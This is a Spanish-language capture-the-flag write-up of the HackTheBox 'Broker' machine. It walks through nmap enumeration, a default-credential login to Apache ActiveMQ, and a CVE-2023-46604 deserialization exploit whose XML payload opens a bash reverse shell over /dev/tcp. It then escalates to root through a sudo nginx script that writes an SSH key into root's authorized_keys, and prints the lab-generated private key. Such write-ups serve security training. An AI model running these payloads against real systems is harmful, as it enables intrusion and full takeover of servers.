Blog/Broker
Broker
Hackthebox › Linux
Skills
- Credential guessing
- ActiveMQ Exploitation - Deserialization Attack (CVE-2023-46604) [RCE]
- Abusing sudoers privilege (nginx) [Privilege Escalation]
Certificaciones
- eWPT
- OSCP
Descripción
Broker es una máquina Linux de dificultad fácil que aloja una versión de Apache ActiveMQ. La enumeración de la versión de Apache ActiveMQ muestra que es vulnerable a un Command Injection, lo que se aprovecha para obtener acceso de usuario en el objetivo. La enumeración posterior a la explotación revela que el sistema tiene una mala configuración de sudo que permite al usuario activemq ejecutar sudo /usr/sbin/nginx, lo cual es similar a la forma en la que se explota Zimbra y se aprovecha para obtener acceso como root
Reconocimiento
Se comprueba que la máquina está activa y se determina su sistema operativo, el ttl de las máquinas linux suele ser 64, en este caso hay un nodo intermediario que hace que el ttl disminuya en una unidad
# ping -c 3 10.129.137.211
PING 10.129.137.211 (10.129.137.211) 56(84) bytes of data.
64 bytes from 10.129.137.211: icmp_seq=1 ttl=63 time=36.7 ms
64 bytes from 10.129.137.211: icmp_seq=2 ttl=63 time=36.4 ms
64 bytes from 10.129.137.211: icmp_seq=3 ttl=63 time=36.3 ms

--- 10.129.137.211 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 36.297/36.476/36.733/0.186 ms
Nmap
Se va a realizar un escaneo de todos los puertos abiertos en el protocolo TCP a través de nmap
# sudo nmap -p- --open --min-rate 5000 -sS -Pn -n -v 10.129.137.211 -oG openPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 19:06 CEST
Initiating SYN Stealth Scan at 19:06
Scanning 10.129.137.211 [65535 ports]
Discovered open port 80/tcp on 10.129.137.211
Discovered open port 22/tcp on 10.129.137.211
Discovered open port 61614/tcp on 10.129.137.211
Discovered open port 5672/tcp on 10.129.137.211
Discovered open port 8161/tcp on 10.129.137.211
Discovered open port 61616/tcp on 10.129.137.211
Discovered open port 1883/tcp on 10.129.137.211
Discovered open port 46821/tcp on 10.129.137.211
Discovered open port 61613/tcp on 10.129.137.211
Completed SYN Stealth Scan at 19:06, 11.25s elapsed (65535 total ports)
Nmap scan report for 10.129.137.211
Host is up (0.14s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1883/tcp  open  mqtt
5672/tcp  open  amqp
8161/tcp  open  patrol-snmp
46821/tcp open  unknown
61613/tcp open  unknown
61614/tcp open  unknown
61616/tcp open  unknown

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
           Raw packets sent: 65545 (2.884MB) | Rcvd: 65545 (2.622MB)
Se procede a realizar un análisis de detección de servicios y la identificación de versiones utilizando los puertos abiertos encontrados
# nmap -sCV -p 22,80,1883,5672,8161,46821,61613,61614,61616 10.129.137.211 -oN services
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 19:08 CEST
Nmap scan report for 10.129.137.211
Host is up (0.091s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
1883/tcp  open  mqtt
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/Consumer/Topic/#:
|_    ActiveMQ/Advisory/MasterBroker:
5672/tcp  open  amqp?
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
8161/tcp  open  http       Jetty 9.4.39.v20210325
|_http-title: Error 401 Unauthorized
|_http-server-header: Jetty(9.4.39.v20210325)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
46821/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|     org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|     org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|     org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|     org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_    java.lang.Thread.run(Thread.java:750)
61614/tcp open  http       Jetty 9.4.39.v20210325
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title.
|_http-server-header: Jetty(9.4.39.v20210325)
61616/tcp open  apachemq   ActiveMQ OpenWire transport
| fingerprint-strings:
|   NULL:
|     ActiveMQ
|     TcpNoDelayEnabled
|     SizePrefixDisabled
|     CacheSize
|     ProviderName
|     ActiveMQ
|     StackTraceEnabled
|     PlatformDetails
|     Java
|     CacheEnabled
|     TightEncodingEnabled
|     MaxFrameSize
|     MaxInactivityDuration
|     MaxInactivityDurationInitalDelay
|     ProviderVersion
|_    5.15.15
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5672-TCP:V=7.94SVN%I=7%D=10/7%Time=670415B7%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x
SF:10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\
SF:x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20
SF:client\x20using\x20unsupported\x20AMQP\x20attempted")%r(HTTPOptions,89,
SF:"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\
SF:xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M
SF:\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20using
SF:\x20unsupported\x20AMQP\x20attempted")%r(RTSPRequest,89,"AMQP\x03\x01\0
SF:\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0
SF:\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amq
SF:p:decode-error\xa17Connection\x20from\x20client\x20using\x20unsupported
SF:\x20AMQP\x20attempted")%r(RPCCheck,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0
SF:\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`
SF:\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa1
SF:7Connection\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attemp
SF:ted")%r(DNSVersionBindReqTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x
SF:19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0
SF:\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Conne
SF:ction\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%
SF:r(DNSStatusRequestTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\
SF:0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S
SF:\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x
SF:20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(SSLSe
SF:ssionReq,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\
SF:xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01
SF:\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20cli
SF:ent\x20using\x20unsupported\x20AMQP\x20attempted")%r(TerminalServerCook
SF:ie,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0
SF:c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1
SF:d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x2
SF:0using\x20unsupported\x20AMQP\x20attempted");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port61613-TCP:V=7.94SVN%I=7%D=10/7%Time=670415B2%P=x86_64-pc-linux-gnu%
SF:r(HELP4STOMP,27F,"ERROR\ncontent-type:text/plain\nmessage:Unknown\x20ST
SF:OMP\x20action:\x20HELP\n\norg\.apache\.activemq\.transport\.stomp\.Prot
SF:ocolException:\x20Unknown\x20STOMP\x20action:\x20HELP\n\tat\x20org\.apa
SF:che\.activemq\.transport\.stomp\.ProtocolConverter\.onStompCommand\(Pro
SF:tocolConverter\.java:258\)\n\tat\x20org\.apache\.activemq\.transport\.s
SF:tomp\.StompTransportFilter\.onCommand\(StompTransportFilter\.java:85\)\
SF:n\tat\x20org\.apache\.activemq\.transport\.TransportSupport\.doConsume\
SF:(TransportSupport\.java:83\)\n\tat\x20org\.apache\.activemq\.transport\
SF:.tcp\.TcpTransport\.doRun\(TcpTransport\.java:233\)\n\tat\x20org\.apach
SF:e\.activemq\.transport\.tcp\.TcpTransport\.run\(TcpTransport\.java:215\
SF:)\n\tat\x20java\.lang\.Thread\.run\(Thread\.java:750\)\n\0\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port61616-TCP:V=7.94SVN%I=7%D=10/7%Time=670415B2%P=x86_64-pc-linux-gnu%
SF:r(NULL,140,"\0\0\x01<\x01ActiveMQ\0\0\0\x0c\x01\0\0\x01\*\0\0\0\x0c\0\x
SF:11TcpNoDelayEnabled\x01\x01\0\x12SizePrefixDisabled\x01\0\0\tCacheSize\
SF:x05\0\0\x04\0\0\x0cProviderName\t\0\x08ActiveMQ\0\x11StackTraceEnabled\
SF:x01\x01\0\x0fPlatformDetails\t\0\x04Java\0\x0cCacheEnabled\x01\x01\0\x1
SF:4TightEncodingEnabled\x01\x01\0\x0cMaxFrameSize\x06\0\0\0\0\x06@\0\0\0\
SF:x15MaxInactivityDuration\x06\0\0\0\0\0\0u0\0\x20MaxInactivityDurationIn
SF:italDelay\x06\0\0\0\0\0\0'\x10\0\x0fProviderVersion\t\0\x075\.15\.15");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.90 seconds
Web Enumeration
Cuando accedemos a la web vemos esto
He probado las credenciales admin:admin y me he podido loguear.


Vemos que estamos ante un ActiveMQ cuya versión es la 5.15.15
Web Exploitation
He encontrado este exploit https://github.com/evkl1d/CVE-2023-46604 el cual explota un deserialization attack y nos envía una reverse shell a nuestro equipo. Tras descargar el exploit debemos modificar el poc.xml y asignarle nuestra IP
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="
http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>bash</value>
<value>-c</value>
<value>bash -i >& /dev/tcp/10.10.16.28/9001 0>&1</value>
</list>
</constructor-arg>
</bean>
</beans>Nos ponemos en escucha con netcat por el puerto 9001
# nc -nlvp 9001Nos ponemos en escucha con python en el mismo directorio del exploit
# python -m http.server 80Ejecutamos el exploit
# python3 exploit.py -i 10.129.137.211 -p 61616 -u http://10.10.16.28/poc.xml
     _        _   _           __  __  ___        ____   ____ _____
    / \   ___| |_(_)_   _____|  \/  |/ _ \      |  _ \ / ___| ____|
   / _ \ / __| __| \ \ / / _ \ |\/| | | | |_____| |_) | |   |  _|
  / ___ \ (__| |_| |\ V /  __/ |  | | |_| |_____|  _ <| |___| |___
 /_/   \_\___|\__|_| \_/ \___|_|  |_|\__\_\     |_| \_\\____|_____|

[*] Target: 10.129.137.211:61616
[*] XML URL: http://10.10.16.28/poc.xml

[*] Sending packet: 0000006d1f000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f6e436f6e7465787401001a687474703a2f2f31302e31302e31362e32382f706f632e786d6c
Ganamos acceso a la máquina víctima
# nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.28] from (UNKNOWN) [10.129.137.211] 33162
bash: cannot set terminal process group (879): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$ whoami
whoami
activemq
Vamos a realizar el tratamiento a la TTY, para ello obtenemos las dimensiones de nuestra pantalla
# stty size
45 18
Efectuamos el tratamiento a la TTY
# script /dev/null -c bash
[ENTER]
[CTRL + Z]
# stty raw -echo; fg
[ENTER]
# reset xterm
[ENTER]
# export TERM=xterm
[ENTER]
# export SHELL=bash
[ENTER]
# stty rows 45 columns 183
[ENTER]
Privilege Escalation
Vemos que podemos ejecutar nginx como el usuario root
activemq@broker:/opt/apache-activemq-5.15.15/conf$ sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
He encontrado este exploit https://gist.github.com/DylanGrl/ab497e2f01c7d672a80ab9561a903406 mediante el cual podemos abusar del nginx para obtener acceso como usuario root. Lo primero es crearnos un archivo en la máquina víctima con este exploit
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
	server {
	        listen 1339;
	        root /;
	        autoindex on;
	        dav_methods PUT;
	}
}
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"
Le asignamos permisos de ejecución y lo ejecutamos
activemq@broker:~$ chymod + x exploit.sh
activemq@broker:~$ ./exploit.sh
[+] Creating configuration...
[+] Loading configuration...
[+] Generating SSH Key...
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa):
Created directory '/home/activemq/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/activemq/.ssh/id_rsa
Your public key has been saved in /home/activemq/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:uCtTQImCA1aIN7DgU+syXhDvMbzLFvcASsVMuPI8XgU activemq@broker
The key's randomart image is:
+---[RSA 3072]----+
|B+B* .           |
|O+XoE            |
|.O.X .           |
|o.* * ..         |
|.* * =. S        |
|. O = +.         |
| o * ...         |
|  o o  .         |
|     o.          |
+----[SHA256]-----+
[+] Display SSH Private Key for copy...
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
[+] Add key to root user...
[+] Use the SSH key to get access
Creamos un fichero llamado id_rsa en nuestro equipo con el contenido de la id_rsa, le asignamos el privilegio 600 y nos conectamos como root a la máquina víctima
# chmod 600 id_rsa
# ssh -i id_rsa root@10.129.137.211
The authenticity of host '10.129.137.211 (10.129.137.211)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.137.211' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Oct  7 08:46:58 PM UTC 2024

  System load:           0.0
  Usage of /:            87.1% of 4.63GB
  Memory usage:          19%
  Swap usage:            0%
  Processes:             160
  Users logged in:       0
  IPv4 address for eth0: 10.129.137.211
  IPv6 address for eth0: dead:beef::250:56ff:fe94:a5e

  => / is using 87.1% of 4.63GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~# whoami
root